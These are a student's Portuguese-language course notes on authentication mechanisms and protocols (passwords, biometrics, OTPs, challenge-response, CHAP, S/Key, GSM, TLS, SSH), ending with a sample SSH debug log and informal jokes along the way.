

# **Resumo de**

# **SIO - 2**

---

**Escrito por Diogo Silva**

**adaptando os slides e imagens fornecidos para a  
disciplina**

# Index

<b>Autenticação – Mecanismos e Protocolos.....</b>	<b>3</b>
<b>Segurança em Redes IEEE 802.11.....</b>	<b>42</b>
<b>Firewalls .....</b>	<b>65</b>
<b>Sistemas Operativos.....</b>	<b>83</b>
<b>Armazenamento.....</b>	<b>108</b>
<b>Confidencialidade do Armazenamento .....</b>	<b>120</b>

# Autenticação – Mecanismos e Protocolos

---

## I. Definição

Podemos definir “**autenticação** como sendo o **ato de provar que uma entidade possui um atributo que diz ter**”

Alguns exemplos de atributos e autenticação destes são:

- **IDENTIDADE**

- Ex:
    - Entidade: Boas, eu sou o DS
    - Autenticador: *Prova-o*
    - Entidade: Aqui estão as minhas **credenciais**
    - Autenticador: *Credenciais aceites/recusadas*

- **PROPRIEDADE**

- Ex:
    - Entidade: Boas, eu tenho 20 anos
    - Autenticador: *Prova-o*
    - Entidade: Aqui está a **prova**
    - Autenticador: *Prova aceites/recusadas*

Temos então que, de forma a uma entidade conseguir autenticar algo, tem de possuir **Provas**. Estas podem ser:

- **Algo que sabemos**

- Um segredo memorizado, ou escrito, por uma entidade

- **Algo que temos**

- Um objeto/token apenas possuída por uma entidade

- **Algo que somos**

- Biometria

Atualmente, existem ainda **Autenticações Multifatoriais (2FA)**, nas quais são utilizados, simultaneamente, diferentes tipos de provas. Este tipo de autenticação tem se vindo a tornar muito popular nos sistemas atuais

Sabemos então que, para nos autenticarmos, utilizamos **provas**. Mas que outros **requisitos** é que são necessários para permitir a autenticação? A resposta é:

- **Confiança**

- O quanto boa é a prova no que toca à autenticação da entidade?
- O quanto difícil é a autenticação de subverter?
- Qual o nível de confiança? (a.k.a **Level of Assurance, LoA**)

- **Secretismo**

- Para que uma autenticação faça sentido, tem que ser garantida a não divulgação das credenciais/provas utilizadas pelas entidades

- **Robustez**

- Impedir ataques às trocas de dados do protocolo
- Impedir cenários de DoS Interativos
- Impedir ataques desligados com dicionários

- **Simplicidade**

- O protocolo de autenticação deve ser tão simples quanto possível de forma a evitar que os utentes escolham simplificações perigosas

- **Lidar com Vulnerabilidades vindas das pessoas**

- As pessoas têm uma tendência natural para facilitar, desleixar, ou tomar iniciativas perigosas, pelo que a autenticação deve salvaguardar tais vulnerabilidades

Falta-nos então saber, o porquê de existir autenticação – os **Objetivos**. Alguns exemplos incluem:

- **Autenticação de entidades que interagem**
  - De forma a garantirmos que estamos a interagir com a entidade correta e não com um possível atacante
  - Entidades que interagem podem ser pessoas, serviços, servidores, sistemas, redes, etc...
- **Possibilitar a aplicação de políticas de autorização e mecanismos**
  - Note-se que **AUTORIZAÇÃO != AUTENTICAÇÃO**
  - Autenticação leva-nos a autorização (mais sobre isto à frente)
- **Facilitar a exploração de outros protocolos relacionados com segurança**
  - Por exemplo, a distribuição de chaves para comunicação segura (diffie-hellman)

Para terminar esta secção vamos só dar exemplos de **Entidades** e **Modelos de Implantação**:

- **Entidades**
  - Como ja dissemos antes, podem ser Pessoas, Servidores, Redes, Serviços, ...
- **Modelos de Implantação**
  - Caracterizam-se:
  - **Ao longo do Tempo**
    - Quando é que a interação se inicia
    - Continuamente ao longo da interação
  - **Direcionalidade**
    - Unidirecional
    - Bidirecional (i.e Mútua)

NIST 800-63				
LoA	DESCRIPTION	TECHNICAL REQUIREMENTS		
		IDENTITY PROOFING REQUIREMENTS	TOKEN (SECRET) REQUIREMENTS	AUTHENTICATION PROTECTION MECHANISMS REQUIREMENTS
1	Little or no confidence exists in the asserted identity; usually self-asserted; essentially a persistent identifier	Requires no identity proofing	Allows any type of token including a simple PIN	Little effort to protect session from off line attacks or eavesdropper is required.
2	Confidence exists that the asserted identity is accurate; used frequently for self service applications	Requires some identity proofing	Allows single-factor authentication. Passwords are the norm at this level.	On-line guessing, replay and eavesdropping attacks are prevented using FIPS 140-2 approved cryptographic techniques.
3	High confidence in the asserted identity's accuracy; used to access restricted data	Requires stringent identity proofing	Multi-factor authentication, typically a password or biometric factor used in combination with a 1) software token, 2) hardware token, or 3) one-time password device token	On-line guessing, replay, eavesdropper, impersonation and man-in-the-middle attack are prevented. Cryptography must be validated at FIPS 140-2 Level 1 overall with Level 2 validation for physical security.
4	Very high confidence in the asserted identity's accuracy; used to access highly restricted data.	Requires in-person registration	Multi-factor authentication with a hardware crypto token.	On-line guessing, replay, eavesdropper, impersonation, man-in-the-middle, and session hijacking attacks are prevented. Cryptography in the hardware token must be validated at FIPS 140-2 level 2 overall, with level 3 validation for physical security.

Img 1.1 – Exemplo de autenticação – LoA, e requisitos para cada nível

## II. Aproximações Elementares dos Protocolos de Autenticação

No que toca aos Protocolos de autenticação, possuímos dois domínios de aproximação:

- **Aproximação Direta**
  - Envolve a apresentação de credenciais e espera pelo veredito
  
- **Aproximação com Desafio-Resposta**
  - Realizado através de um desafio.
  - Uma entidade que se queira autenticar obtém um desafio, realiza operações de processamento e retorna

uma resposta, calculada com base no desafio e nas credenciais. Depois espera pelo veredito

## III. Aproximação Direta

Vamos então começar por ver alguns tipos de aproximação direta, tendo estes em comum o facto de que a entidade é obrigada a apresentar credenciais de alguma forma

### III.I Aproximação Direta com Senha/Password Memorizada

*Neste tipo de autenticação, uma **senha pessoal** é confrontada com um valor guardado para a pessoa que se está a autenticar.*

Este **valor pessoal guardado** deve, idealmente, ser uma **Transformação feita com a senha + função unidirecional**


Alguns exemplos incluem **Função de Síntese, DES Hash + SALT, Hash (MD5, SHA-512, ...) + SALT**

#### Vantagens:

- Simplicidade

#### Desvantagens:

- Utilização de senhas fracas/insseguras permitem ataques com dicionários
- Pode implicar a transmissão de senhas em claro em canais de comunicação inseguros (pelo que escutas podem revelar as senhas)



Tradicionalmente em Unix,  $H=DES$

$DES \text{ hash} = DES_{pwd}^{25}(0)$

$DES_k^n(x) = DES_k(DES_k^{n-1}(x))$

Permutação de 12 subchaves com sal (12 bits)

O mesmo método pode ser utilizado com outra cifra (ex, AES)

Img 3.1.1 – Exemplo da transformação da senha utilizando uma hash e sal

## III.II Aproximação Direta com Biometria

Neste tipo de autenticação, **uma pessoa autentica-se usando medidas do seu corpo**

Chamamos a isto **avaliações biométricas**, cujos exemplos incluem, o uso de impressão digital, íris, geometria da face, timbre vocal, escrita manual, etc...

Estas medidas são depois comparadas com um **registro pessoa similar**. A este processo chamamos **referência biométrica**.

Criado no sistema de forma similar mas no ambito de uma inscrição anterior (ou seja, os dados para comparação deve ser previamente inseridos no sistema)


## Vantagens:

- **Sujeitos não necessitam de memorizar nem possuir uma algo em concreto**
  - Eles próprios são a credencial, portanto só têm de se apresentar
- **Sujeitos não podem escolher senhas fracas**
  - Porque, na realidade, não escolhem nada
- **Credenciais são intransmissíveis**
  - O que dificulta o roubo ou empréstimo de credenciais

## Desvantagens:

- **Alguns métodos ainda são incipientes**
  - Um exemplo disto é o reconhecimento facial que pode ser facilmente ultrapassado
- **Sujeitos não podem alterar as credenciais**
  - Pelo que a exposição ou roubo das credenciais tem impacto duradouro
- **Credenciais não podem ser transferidas a outros**
  - O que por vezes pode ser necessário em situações de emergência
  - Esta desvantagem é um pouco absurda, mas como exemplo, imagine o cenário de um edifício que fica em lockdown e começa um incêndio, porém a única pessoa que pode abrir a porta (usando a voz) desmaiou, todas as outras pessoas no edifício estão fodidas
- **Coloca os sujeitos em risco**
  - Podemos sempre roubar a fingerprint de uma pessoa...in one way or another if you know what I mean (chop chop)
- **De difícil aplicação em sistemas remotos**
  - Obliga a existência de um sistema seguro local para aquisição de biometria

- Biometria pode revelar informação pessoal
  - Hábitos, doenças ou até mesmo riscos das mesmas



Img 3.2.1 – Exemplo de biometrias

### III.III Aproximação Direta com Senhas Descartáveis

*Neste tipo de autenticação, uma pessoa autentica-se usando senhas descartáveis*


Senhas descartáveis – **One Time Passwords** – possuem as características de **apenas poderem ser utilizadas uma vez** e serem **pre distribuidas**, ou calculadas, **por um gerador**

## Vantagens:

- **Segredos podem ser escutados**
  - Permite a utilização em canais inseguros (não cifrados), como por exemplo, chamadas telefónicas
- **Segredos podem ser escolhidos pelo autenticador**
  - Sendo que estes poderão portanto definir o grau de segurança
- **Podem depender de uma senha**
  - Algo que se sabe
- **Podem depender de um dispositivo**
  - Algo que se tem

## Desvantagens:

- **Entidades necessitam de mecanismos para saber que senha usar em cada ocasião**
  - Implica um mecanismo de sincronização
- **Sujeitos podem necessitar de recursos para armazenar ou gerar as chaves**
  - P.ex, pedaços de papel, aplicações, dispositivos,  
...
- **Mecanismos adicionais necessários podem ser atacados**
  - Roubo, engenharia reversa



Img 3.3.1 – Exemplo de Senhas descartaveis

# RSA SecurID

- **Dispositivo de Autenticação Pessoal**
  - Também pode existir como um módulo de software (para smartphones)
- **Gera um valor único a intervalos fixos**
  - tipicamente 30s ou 60s
  - Sequência de valores é única para um sujeito (User ID)
  - Valor é calculado com base em:
    - Chave de 64 bits armazenada no dispositivo
    - Instante temporal atual
    - Algoritmo proprietário (SecurID hash)
    - Por vezes: um código PIN
- **Sujeito gera OTP combinando o UserID com o número do dispositivo**
  - OTP = UserID | Token
- **O servidor RSA ACE realiza a mesma operação**
  - Servidor possui todos os User ID e chaves geradoras
  - Servidor e dispositivo possuem os relógios sincronizados
- **Robusto contra ataques por dicionário**
  - Senhas não são escolhidas pelos sujeitos
- **Vulneráveis contra ataques ao servidor**
  - 2011: incidente iniciado por um 0-day no Adobe Flash dentro de um XLS



Img 3.3.2 – Exemplo de Senhas descartável – RSA SecurID

## IV. Aproximação Desafio Resposta

A ideia base desta aproximação é a de “**credenciais não serem constantes, dependendo de um desafio enviado pelo autenticador**”

A sequencia de ações é portanto:

1. Sujeito acede ao autenticador
2. Autenticador fornece um desafio (ex, NONCE)
3. Sujeito transforma o desafio (usando algo unico como uma chave privada, senha, ...)
4. Resultado é enviado ao autenticador
5. Autenticador valida o resultado de desafio
  - a. Calcula o resultado usando o mesmo método
  - b. Ou valida o resultado usando algo pre partilhado (ex. Chave publica)

### Vantagens:

- **Credenciais não são expostas**
  - Nunca circulam no canal de comunicação (pelo menos diretamente)
  - Circula uma transformação da credencial
- **Robustas contra ataques de Man In The Middle**
  - Atacante captura desafio e resultado mas não vai conseguir replicar a transformação
- **Compatíveis com outras aproximações**
  - Dispositivos físicos, chaves simétricas, chaves assimétricas, ...
- **Autenticador escolhe transformação e complexidade do desafio**

### Desvantagens:

- **Sujeitos necessitam de um método para calcular respostas aos desafios**
  - Um token de hardware ou aplicação

- Autenticador pode necessitar de armazenar segredos em claro
  - Sujeitos podem reutilizar estes segredos noutras sistemas
- Pode ser possível calcular todas as respostas possíveis
  - Para um desafio ou todos, podendo revelar-se o segredo
  - Pode ser vulnerável a ataques por dicionário!
- Obriga que o autenticador faça uma boa gestão dos NONCEs
  - NONCEs NÃO podem ser reutilizados!

## IV.I Aproximação Desafio-Resposta com Dispositivos/Smartcards

*Neste tipo de autenticação são necessárias credenciais de autenticação na forma de um dispositivo, p.ex o cartão de cidadão.*

No caso do CC, a **chave privada** deve estar armazenada no cartão, sendo também necessário um PIN para aceder a esta.

A unica coisa que o **autenticador deve saber** é a **chave pública**

É robusto contra:

- Ataques por dicionário
- Roubo da DB do servidor
- Canais inseguros

Temos então o seguinte **Protocolo de Autenticação Desafio-Resposta**:

1. Autenticador gera um desafio
  - a. Ou um valor nunca antes utilizado – NONCE

2. Smartcard do sujeito cifra o desafio com a sua chave privada (sendo o acesso protegido por um PIN)
  - a. Ou gera uma assinatura
3. Autenticador decifra o resultado com a chave pública
  - a. Sucesso se o resultado decifrado for igual ao desafio
  - b. (Alternativamente, verifica a assinatura, caso tenha sido optado utilizar uma assinatura)

## IV.II Aproximação Desafio-Resposta com Segredos Partilhados

*Neste tipo de autenticação são necessárias credenciais de autenticação na forma de uma senha/password escolhida pelo sujeito*

O autenticador deve saber:

- A senha do sujeito – **Aproximação Fraca**
- Uma transformação da chave (idealmente, não reversível) – **Aproximação Melhor**

Temos então o seguinte **Protocolo Básico de Desafio-Resposta**:

1. Autenticador gera um desafio
  - a. Um valor aleatório – NONCE
2. Sujeito calcula uma transformação do valor com um segredo
  - a. Resultado = H(Desafio || Password), ou
  - b. Resultado = Ek(desafio) com k sendo derivada da password

3. Autenticador valida o resultado
  - a. Autenticador calcula o resultado e compara
  - b. Autenticador reverte (decifra) o resultado e compara com o desafio

## IV.III PAP e CHAP (RFC 1334, 1992 ; RFC 1994, 1996)

São protocolos usados no **PPP – Point-to-Point Protocol**

Autenticação é **unidirecional** (autenticador autentica sujeitos, sujeitos não autenticam o autenticador)

**PAP – PPP Authentication Protocol** (not really desafio-resposta I think)

- Simples apresentação do par UID/Password
- Transmissão é insegura
  - **Apresentação direta** sem desafio

### CHAP – Challenge-response Authentication Protocol

- Authenticator -> User : authID, challenge
- User -> Authenticator: authID, MD5(authID, secret, challenge), identity
- Authenticator -> User: authID, Ok/Not Ok

Tradução: Autenticador gera um desafio (challenge) e envia-o para o Sujeito. Uma resposta é enviada para o Autenticador criada através da aplicação do MD5 ao authID, secret do sujeito e challenge. O autenticador responde com ok ou not ok

### Versão 1

$A \rightarrow U: authID, C$

$U \rightarrow A: R$

$A \rightarrow U: OK/not OK$

$R = DES_{PH}(C)$

$PH = LM_{PH}$  or  $NT_{PH}$

$LM_{PH} = DEShash(password)$

$NT_{PH} = password$

### Versão 2

$A \rightarrow U: authID, C_A \leftarrow m1$

$U \rightarrow A: C_U, R_U \leftarrow m2$

$A \rightarrow U: OK/not OK, R_A$



$R_U = DES_{PH}(C)$

$C = SHA(C_U, C_A, username)$

$PH = MD4(password)$

$R_A = SHA(SHA(MD4(PH), Ru, m1), C, m2)$

- Autenticação Mútua.
- Senhas podem ser alteradas



Img 4.1.1 –Microsoft CHAP – MS-CHAP. Versões, Diagrama e Desafio

## IV.IV S/Key (RFC 2289, 1998)


Protocolo que utiliza como **credenciais de autenticação** uma **password**

O autenticador sabe:

- A última OTP que foi usada pelo sujeito
- O índice da ultima OTP utilizada
- A raiz de todas as OTPs

Temos então o processo de **Configuração/Setup**:

1. O autenticador define uma raiz/semente aleatória
2. O sujeito gera a OTP inicial
  - a.  $OTP_n = H_n(\text{raiz}, \text{password})$ , onde  $H = MD4$   
(existem versões que usam MD5 ou SHA-1)
3. O autenticador armazena a raiz, oindice N e a  $OTP_n$



Img 4.4.1 –Configuração do S/Key

Temos então o processo de **Autenticação**:

1. O Autenticador envia a **raiz e o indice** do sujeito
  - a. São estes considerados um desafio
2. O sujeito gera **indice-1 OTPs consecutivas**
  - a. Resultado =  $OTP_{\text{indice}-1}$

3. O Autenticador calcula  $H(\text{Resultado})$  e compara com o valor de  $\text{OTP}_{\text{indice}}$  armazenado
  - a. Se  $H(\text{Resultado}) == \text{OTP}_{\text{indice}}$ , o sujeito é autenticado
  - b. Entao o resultado e indice são armazenados para uma autenticação futura

## IV.V Aproximação Desafio-Resposta com Chaves Partilhadas

Similar à **aproximação direta com senha**, utiliza **uma chave com dimensão e aleatoriedade elevada**

É portanto **robusta contra ataques de dicionário**, e obriga a existencia de um dispositivo capaz de armazenar a chave

## V. GSM – Autenticação do Subscritor

O **GSM – Global System for Mobile Communications** é um método de autenticação baseado num **segredo partilhado** entre o *HLR* e o *subscritor* que utiliza uma **chave simétrica** de 128 bits à qual chamamos  $K_i$ .

Este sistema está contido nos Subscriber Identity Module Cards – SIM cards (dos telemoveis)

Os algoritmos (inicialmente desconhecidos) são portanto:

- Autenticação – **A3**
- Geração de Chave de Sessão – **A8**
- Comunicação – **A5** (cifra contínua)

O **A3** e **A8** implementadas no **SIM** (podem ser escolhidos pelo operador do serviço)

## A5 é implementado na Baseband

Em termos de implementação temos o processo:

1. Começamos o GSM Authentication Process com a transmissão de um random number a partir da base station
  - a. Este valor vai ser utilizado, em conjunto com o Ki (valor secreto partilhado) para calcular a **Signed Response**
  - b. Note-se que o Ki deve estar guardado tanto no telemovel como no GSM System, não sendo diretamente transmitido pelo radio link.
2. O telemovel que pretende ser autenticado (para realizar uma chamada p.ex) vai receber o valor aleatorio e gerar a sua propria Signed Response (usando o Ki), enviando-a de volta para a base station
3. Quando a base station receber a Signed Response do sujeito, vai compara-lo com a Signed Response que gerou anteriormente. Se forem uma match, o GSM system vai permitir que a chamada continue.

- **MSC pede valores do subscriptor ao HLR/AUC**
  - RAND, SRES, Kc
- **HLR gera RAND e os restantes valores usando uma Ki**
  - RAND = valor aleatório (128 bits)
  - SRES = A3(Ki, RAND) (32 bits)
  - Kc = A8 (Ki, RAND)(64 bits)
- **A3/A8 frequentemente é o algoritmo COMP128**
  - [SRES, Kc] = COMP128(Ki, RAND)



Img 5.1 –Descrição do GSM

## VI. Autenticação de Sistemas

Temos duas formas de realizar autenticação em sistemas:

- **Nome (DNS), endereço MAC ou endereço IP**
  - Métodos fracos e sem provas criptográficas
  - Usadas...probably por causa da simplicidade lmao
- **Chaves Criptográficas**
  - Chaves secretas, partilhadas entre entidades que comuniquem frequentemente
  - Pares de chaves assimétricas, um por sistema
    - $K_{pub}$  pre partilhada com entidades que comunicam frequentemente
    - Alternativamente,  $K_{pub}$  certificada por uma CA

## VII. Autenticação de Serviços

No que toca à autenticação em serviços específicos pode ser feita através de:

- **Autenticação do Sistema**
  - Todos os serviços localizados no mesmo sistema são automaticamente autenticados
- **Credenciais exclusivas a cada serviço**
  - Chaves secretas partilhadas com clientes
    - Quando os serviços requerem autenticação dos clientes
  - Pares assimétricos por sistema/serviço
    - Certificadas ou não

## VIII. TLS – Transport Layer Security (RF, 2246)

Processo que permite **comunicações seguras sobre TCP/IP**.


Provem de uma evolução da norma SSL v3 (Secure Socket Layer).

São geradas **sessões seguras** sobre TCP/IP **individuais** para cada aplicação.

Inicialmente foi desenhado para o tráfego HTTP mas é atualmente aplicado a muitos outros cenários

Envolve **mecanismos de segurança** tais como:

- Confidencialidade e integridade da comunicação
  - Através da distribuição de chaves, negações de cífras, síntese, entre outros
- Autenticação das entidades intervenientes
  - Serviços, sistemas, sujeitos, etc...
  - Assegurado por chaves assimétricas e certificados X.509



Img 8.1 – Evolução temporal de uma comunicação TCP/IP Segura usando TLS

## **TLS CipherSuites**

A noção de **ciphersuites** é o que **permite a negociação de mecanismos entre clientes e servidores**:

- Ambos enviam as suas ciphersuites usando uma partilhada por ambos
- No caso do TLS v1.3 o servidor é que escolhe

Um exemplo seria:

### **ECDHE-RSA-AES128-GCM-SHA256**

- Algoritmo de negociação de chaves – **ECDHE**
- Algoritmo de autenticação – **RSA**
- Algoritmo de cifra, chaves e modo – **AES 128 GCM**
- Algoritmo de controlo de integridade – **SHA256**

## **IX. SSH – Secure SHell**

É um protocolo de rede criptográfico para a operação de serviços de rede de forma segura sobre uma rede insegura. Basicamente o que faz é fornecer um canal seguro sobre uma rede insegura numa arquitetura cliente-servidor, ligando uma aplicação SSH Client a um Servidor SSH.

Tem como objetivo **gerir sessões interativas sobre TCP/IP**. Inicialmente foi desenhado para substituir a aplicação **telnet**.

Ao longo do tempo foi adicionado suporte para outras funcionalidades como:

- Execução de comandos remotos
- Transferência de ficheiros
- Encapsulamento e transferências

Em termos de **mecanismos de segurança** possui:

- Confidencialidade e integridade das comunicações
  - Distribuição de chaves
- Autenticação das entidades intervenientes
  - Servidores/Sistemas
  - Clientes
  - Suportado por vários métodos (senhas, chaves assimétricas, etc)

No que toca aos **mechanismos de autenticação** temos então a distinção entre o servidor e o cliente:

- **Servidor – Par de chaves assimétricas**
  - Criadas na instalação do software e não certificadas
  - Clientes armazenam estas chaves entre sessões
    - Num ambiente seguro qualquer
    - Se a chave se alterar o utente é notificado
      - Esta alteração pode provir do facto do servidor ter voltado a gerar a chave, por ser um servidor diferente (note-se o ataque Man in the middle)
      - Com isto o utente pode recusar a ligar-se
- **Clientes – Autenticação parametrizável**
  - Omissão – Utilizador e senha
  - Outros
    - Utilizador e chaves assimétricas
      - Clientes pre instalam chave pública no servidor
    - Integração com PAM para outros métodos (como o OTP)

- **Chaves de longa duração em /etc/ssh/**
  - Privada: ssh\_host\_rsa\_key
  - Pública: ssh\_host\_rsa\_key.pub
    - Enviada aos clientes após cada ligação (sem certificado)
- **Lista de números primos**
  - /etc/sshd/moduli
  - Utilizados para estabelecer negociações DH com os clientes
- **Servidor por restringir clientes e utilizadores**
- **Pode interagir com sistemas existentes**
  - PAM: Pluggable Authentication Modules
  - KRB: Kerberos
  - GSSAPI: Generic Security Services Application Program Interface

Img 9.1 –Localização de ficheiros relativos ao SSH num sistema Linux

```

Reading configuration data /home/user/.ssh/config
Reading configuration data /etc/ssh/ssh_config
Connecting to server [127.0.0.1] port 22.
Connection established.
identity file /home/user/.ssh/id_ed25519 type 3
Local version string SSH-2.0-OpenSSH_7.9
Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u4
match: OpenSSH_7.4p1 Debian-10+deb9u4 pat
OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
Authenticating to server:22 as 'user'
SSH2_MSG_KEXINIT sent
SSH2_MSG_KEXINIT received
kex: algorithm: curve25519-sha256
kex: host key algorithm: ecdsa-sha2-nistp256
kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
expecting SSH2_MSG_KEX_ECDH_REPLY
Server host key: ecdsa-sha2-nistp256 SHA256:GNK1+z/XV/vYxuqqgrZE45Gh5GqJeRPg6nFwrc+iYz
Host 'server' is known and matches the ECDSA host key.
Found key in /home/user/.ssh/known_hosts:2
rekey after 134217728 blocks
SSH2_MSG_NEWKEYS sent
expecting SSH2_MSG_NEWKEYS
SSH2_MSG_NEWKEYS received
rekey after 134217728 blocks
Will attempt key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gthwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
SSH2_MSG_EXT_INFO received
kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521>
SSH2_MSG_SERVICE_ACCEPT received
Authentications that can continue: publickey,password
Next authentication method: publickey
Offering public key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gthwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
